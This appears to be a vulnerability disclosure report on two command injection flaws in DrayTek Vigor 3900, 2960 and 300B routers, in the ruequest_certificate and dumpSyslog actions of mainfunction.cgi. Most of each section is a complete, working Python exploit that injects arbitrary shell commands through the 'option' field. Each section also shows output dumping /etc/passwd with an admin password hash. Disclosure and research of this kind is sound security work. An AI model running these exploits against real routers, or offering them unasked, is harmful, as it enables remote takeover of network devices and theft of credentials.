
DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4\_Beta)

# Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `ruequest_certificate`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

## Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```
1 import argparse
2 import requests
3
4 action = "ruequest_certificate"
5 cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
6 cookies = {
7     "SESSION_ID_VIGOR": cookie_value
8 }
9
10 def remove_duplicate(input_str):
11     length = len(input_str)
12
13     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
```

```

14         return input_str[:length//2]
15     else:
16         return input_str
17
18
19 def system(host,cmd):
20     cmd = "\"&"+cmd+"&\""
21     try:
22         headers = {
23             "HOST":host,
24             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
25             "Content-Type": "text/plain; charset=UTF-8",
26             "Accept": "*/*",
27             "Referer": f"http://{host}/",
28         }
29         url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30         # action = "get_subconfig"
31         # data = f"action={action}&getlocal=xxx&rtick=
{cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724
827664524"
32         data = {
33             "option": cmd,
34             "action": action,
35             "config": "1",
36             "rfilter": "1",
37             "rvalue": "1",
38             "sectiontype": "1",
39             "default_value": "1",
40         }
41         res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
42         if res.status_code == 200 and res.text != "":
43             print("[+] Command executed successfully")
44             result = remove_duplicate(res.text)
45             print("[+] Result: \n" + result)
46             return res.text
47         else:
48             print('[-] Command execute failed! Nothing...')
49             return 1
50     except Exception as e:
51         print('[-] Command execute failed!')
52         print(e)
53
54
55 if __name__ == "__main__":
56     # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
57     parser = argparse.ArgumentParser()
58     parser.add_argument("host", help="target host")
59     parser.add_argument("cmd", help="command to execute")

```

```
60 |     args = parser.parse_args()
61 |     system(args.host, args.cmd)
62 |
63 |
```

### 3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root!:0:0:root:/tmp:/bin/ash
nobody:!:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root!:0:0:root:/tmp:/bin/ash
nobody:!:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

## Cause Analysis

This vulnerability appears in the `ruequest_certificate` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

## Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4\_Beta

## Fix Recommendations

It is recommended to add appropriate filtering policies.

## Contact Information

- Reporter: N1nEmAn

# CVE10: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `dumpSyslog`

## Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4\_Beta)

## Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `dumpSyslog`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

## Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```
1 | import argparse
   | import requests
```

```

3
4 action = "dumpSyslog"
5 cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
6 cookies = {
7     "SESSION_ID_VIGOR": cookie_value
8 }
9
10 def remove_duplicate(input_str):
11     length = len(input_str)
12
13     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
14         return input_str[:length//2]
15     else:
16         return input_str
17
18
19 def system(host,cmd):
20     cmd = "\"&"+cmd+"&\""
21     try:
22         headers = {
23             "HOST":host,
24             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
25             "Content-Type": "text/plain; charset=UTF-8",
26             "Accept": "*/*",
27             "Referer": f"http://{host}/",
28         }
29         url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30         # action = "get_subconfig"
31         # data = f"action={action}&getlocal=xxx&rtick=
{cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724
827664524"
32         data = {
33             "option": cmd,
34             "action": action,
35             "config": "1",
36             "rfilter": "1",
37             "rvalue": "1",
38             "sectiontype": "1",
39             "default_value": "1",
40         }
41         res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
42         if res.status_code == 200 and res.text != "":
43             print("[+] Command executed successfully")
44             result = remove_duplicate(res.text)
45             print("[+] Result: \n" + result)
46             return res.text
47         else:
48             print('[-] Command execute failed! Nothing...')

```



```

49         return 1
50     except Exception as e:
51         print('[ - ] Command execute failed!')
52         print(e)
53
54
55 if __name__ == "__main__":
56     # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
57     parser = argparse.ArgumentParser()
58     parser.add_argument("host", help="target host")
59     parser.add_argument("cmd", help="command to execute")
60     args = parser.parse_args()
61     system(args.host, args.cmd)
62
63

```

### 3. Execute the POC



```

λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftp_user:x:501:503:Linux User,,,:/home/pure_ftp_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftp_user:x:501:503:Linux User,,,:/home/pure_ftp_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/

```

## Cause Analysis

This vulnerability appears in the `dumpSyslog` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

## Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4\_Beta

# Fix Recommendations

It is recommended to add appropriate filtering policies.

# Contact Information

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